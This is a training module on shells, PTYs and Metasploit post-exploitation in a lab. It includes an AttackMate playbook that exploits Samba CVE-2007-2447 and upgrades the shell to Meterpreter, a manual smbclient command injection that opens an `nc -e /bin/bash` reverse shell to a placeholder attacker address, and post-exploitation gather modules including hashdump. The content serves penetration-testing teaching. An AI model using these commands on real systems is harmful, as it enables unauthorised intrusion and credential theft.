
Module 4: Shell Upgrades and Post-Exploitation

This module begins with a section on core terminology (shells, pipes, and TTYs) before moving into how raw shells can be upgraded to a Meterpreter session and what that unlocks for post-exploitation.

What is a Shell?

A **shell** is a program that acts as an interpreter between you and the operating system kernel. It reads *commands* either from you interactively or from a script, and translates them into *system calls* that the kernel executes.

The name comes from the idea that it's the **outer layer** wrapped around the kernel's core:



What a Shell Actually Does

When you type a command, the shell performs several steps:

1. **Reads** input (from stdin i.e. your keyboard, a pipe, or a script file)
2. **Parses** it, tokenizes the line, expands variables (`$HOME`), globs (`*.txt`), and handles quoting
3. **Forks** a child process (`fork()` system call)
4. **Execs** the requested program into that child process (`execve()` system call)
5. **Waits** for the child to finish, then reads the next command

This is why running a command doesn't replace the shell.The shell forks itself, and the child becomes the new program. The shell (parent) waits patiently and resumes when the child exits.

Types of Shell

Interactivity:

Type	Description	Example

Type	Description	Example
Interactive	Reads commands from a user in real time	Your daily terminal session
Non-interactive	Runs a script, no human input expected	A cron job or bash script

Login status:

Type	Description
Login shell	First shell after authentication — sources `/etc/profile`, `~/.bash_profile`
Non-login shell	Spawned later (e.g. opening a new terminal tab) — sources `~/.bashrc`

Common shells and their lineage:

```
sh  (Bourne Shell, 1979 — the original)
 ├── bash  (Bourne Again Shell — most common on Linux)
 ├── dash  (lightweight, often /bin/sh on Debian/Ubuntu)
 └── ksh   (Korn Shell)

csh (C Shell)
 └── tcsh

zsh  (Z Shell — default on macOS since Catalina)
fish (Friendly Interactive Shell)
```

A Shell vs. a Terminal vs. a TTY

These three terms are often confused:

Term	What it is
Terminal	The interface you see. Renders text, captures keystrokes. Historically hardware, now software (e.g. iTerm2, GNOME Terminal, Windows Terminal)
TTY / PTY	The kernel object connecting the terminal to the shell. Handles signals, echo, line discipline
Shell	The program running *inside* the terminal, it interprets and executes your commands

A terminal without a shell is a blank pipe to nowhere. A shell without a terminal is what you get from an exploit, functional at the command level but no interactive capability.

What Makes a Shell "Raw" or "Dumb"?

When an exploit spawns a shell, it typically gives you a shell process, but with its stdin/stdout wired directly to the network socket. The shell itself is fully capable (it can run commands, chain pipes, and execute

scripts) but because there's no TTY attached, all the interactive features (signals, completion, history, screen-aware programs) are unavailable.

The Practical Problems This Causes:

1. **Ctrl+C kills your shell** instead of the running process The signal never gets translated, it travels down the pipe as a raw byte (0x03) or kills the local netcat process entirely, dropping your session.
2. **No sudo** sudo explicitly checks whether it's attached to a TTY. If not, it refuses to run. Many other tools (passwd, ssh, some editors) do the same.
3. **Interactive programs break or won't start** Programs like vim, nano, top, less, and man use terminal control sequences (ANSI escape codes) and rely on knowing the terminal size. Without a TTY, they either crash, display garbage, or refuse to open.
4. **Tab completion doesn't work** Readline (the library behind shell tab-completion and arrow-key history) requires a TTY to operate in interactive mode.
5. **No command history** Arrow keys send escape sequences (`\x1b[A` etc.) that readline handles, but readline is in "dumb" mode without a TTY, so you just see `^[[A` printed as literal characters.
6. **Output can be garbled or buffered** Some programs fully buffer their output when they detect no TTY (instead of line-buffering), so output arrives in unexpected chunks or not at all until the program exits.

What is a Pipe?

A **pipe** is an inter-process communication (IPC) mechanism that connects the **stdout** of one process to the **stdin** of another. Data flows in one direction through a buffer in kernel memory. When an exploit gives you a "raw command shell," what's actually happening is something like this:

```
[Your machine]          [Target machine]
netcat listener   <———— stdout of /bin/sh
sends commands    ————> stdin  of /bin/sh
```

The shell process (`/bin/sh`) was spawned by the exploit payload, and its standard input/output streams were **redirected** into a network socket, not into a real terminal device. From the shell's perspective, it's reading from and writing to a pipe (or socket), not a keyboard and screen.

Key characteristics of a pipe:

- It's just a **byte stream**: no concept of rows, columns, or cursor position
- It has no concept of **signal handling**
- It's **unidirectional** per pipe, you need two for bidirectional communication
- The kernel buffers data but has no idea what a "line" or "screen" is

What is a TTY?

TTY stands for **teletypewriter**, a physical device from the 1960s. Unix inherited the abstraction, and today a TTY (or its software equivalent, a **PTY or pseudo-terminal**) is a special kernel object that sits between a user and a shell.

```
[Physical/Virtual Terminal]
        |
        ▼
  ┌──────────┐
  |  TTY     |  ← kernel object with "line discipline"
  |  Driver  |
  └──────────┘
        |
        ▼
   Shell Process
```

Feature	Pipe	TTY
Carries raw bytes	✅	✅
Knows terminal dimensions (rows/cols)	❌	✅
Handles `Ctrl+C` → sends SIGINT	❌	✅
Handles `Ctrl+Z` → sends SIGTSTP	❌	✅
Echoes typed characters back	❌	✅
Supports canonical (line) mode	❌	✅

The Manual Fix - Upgrading to a PTY

The standard technique is to **spawn a PTY from within the raw shell**, which tricks the shell into thinking it's attached to a real terminal:

```
# Python (most common)
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

Then you background it and fix your local terminal settings with `stty` to get a fully interactive session, a technique commonly called a **TTY upgrade** or **shell stabilization**. We will do this later in `05_modular_playbooks.md`.

The Metasploit Fix - Upgrading a Shell to Meterpreter

Metasploit's `post/multi/manage/shell_to_meterpreter` module upgrades an existing raw shell session to a full Meterpreter session.

> **Note**: Meterpreter is an in-memory shell (it never writes itself to disk but gets directly injected into the target process).

This is a two-step process in AttackMate:

Step 1: Run the exploit to get a raw shell session. **Step 2**: Run the post module against that session to upgrade it.

```
vars:
  TARGET: 172.17.0.106
  ATTACKER: 172.17.0.127

commands:
  # Step 1: Exploit Samba to get a raw shell
  - type: msf-module
    cmd: exploit/multi/samba/usermap_script
    payload: cmd/unix/reverse_perl
    options:
      RHOSTS: $TARGET
    payload_options:
      LHOST: $ATTACKER
      LPORT: "4422"
    creates_session: shell

  # Verify we have a shell
  - type: msf-session
    session: shell
    cmd: id

  # Step 2: Upgrade the raw shell to Meterpreter
  - type: msf-module
    cmd: post/multi/manage/shell_to_meterpreter
    options:
      SESSION: $LAST_MSF_SESSION
    payload: linux/x86/meterpreter/reverse_tcp
    payload_options:
      LHOST: $ATTACKER
      LPORT: "4433"
    creates_session: meterpreter
```

> **Note**: The upgrade module needs the numeric session ID from Metasploit, not the AttackMate session name. Use `$LAST_MSF_SESSION`, which is automatically set after the first exploit.

Meterpreter Commands with `stdapi`

Once you have a Meterpreter session, use `stdapi: True` on `msf-session` commands to access Meterpreter's built-in API:

```
# Get system information
- type: msf-session
  session: meterpreter
  stdapi: True
  cmd: sysinfo
```

```
# Get current user
- type: msf-session
  session: meterpreter
  stdapi: True
  cmd: getuid

# List running processes
- type: msf-session
  session: meterpreter
  stdapi: True
  cmd: ps
```

Common Meterpreter Commands

Command	Description
`sysinfo`	OS name, hostname, architecture, language
`getuid`	Current user (shows `Server username:`)
`getpid`	Current process ID
`ps`	Full process list with PIDs and paths
`pwd`	Current working directory
`ls /path`	List directory contents
`download /remote /local`	Download a file from the target
`upload /local /remote`	Upload a file to the target
`hashdump`	Dump password hashes (Windows; requires SYSTEM)
`shell`	Drop into an interactive OS shell

Shell Commands vs. stdapi Commands

Without `stdapi: True`, `msf-session` sends raw OS shell commands (like typing in a terminal). With `stdapi: True`, it uses Meterpreter's internal API, which is more reliable and works even when the OS shell is unavailable:

```
# Raw shell command (works in any shell session)
- type: msf-session
  session: shell
  cmd: cat /etc/passwd

# Meterpreter stdapi command (only works in a Meterpreter session)
- type: msf-session
  session: meterpreter
  stdapi: True
  cmd: sysinfo
```

Post-Exploitation Modules

Beyond session commands, Metasploit post modules automate common post-exploitation tasks. Run them with `msf-module` using the `SESSION` option:

```
# Enumerate network configuration
- type: msf-module
  cmd: post/linux/gather/enum_network
  options:
    SESSION: $LAST_MSF_SESSION

# Check if the target is a virtual machine
- type: msf-module
  cmd: post/linux/gather/checkvm
  options:
    SESSION: $LAST_MSF_SESSION

# Enumerate user accounts and shell history
- type: msf-module
  cmd: post/linux/gather/enum_users_history
  options:
    SESSION: $LAST_MSF_SESSION
```

The output of each post module is stored in `$RESULT_STDOUT` and can be saved with `save:` or parsed with `regex`.

Step-by-Step: The Samba usermap_script Vulnerability

Before running day 2 walkthrough 03, trace through this exploit manually.

What is this vulnerability?

CVE-2007-2447 affects Samba 3.0.20 through 3.0.25rc3. When the `username map script` option is set in `smb.conf`, Samba passes the login username to a shell for mapping. By injecting shell metacharacters into the username field of an SMB login request, an unauthenticated attacker can execute arbitrary commands as root on port 139.

Manual steps:

1. On the attacker machine, start a listener:

   ```
   nc -lvnp 4422
   ```

2. In a second terminal, send a crafted SMB login with a command injection payload in the username field:

```
smbclient //<METASPLOITABLE_IP>/tmp \
  -U "./=\`nohup nc -e /bin/bash <ATTACKER_IP> 4422\`" -N
```

The backtick-enclosed command is injected into the username, Samba executes it as root, and a reverse bash shell arrives at the listener.

3. The connection arrives; you have a root shell.

> **Note:** `smbclient` may need the `-m NT1` flag on modern systems to negotiate the legacy SMB1 dialect used by Metasploitable2: `smbclient //<TARGET>/tmp -m NT1 -U "..."`.

In AttackMate, `msf-module` handles the exploit, `msf-session` runs commands in the resulting shell, and a second `msf-module` call upgrades it to Meterpreter. See walkthrough `03_samba_meterpreter.yml` for the full automated version.

> **Further reading:**
>
> - Metasploit post module reference for a list of available post modules
> - Meterpreter commands reference for more on Meterpreter capabilities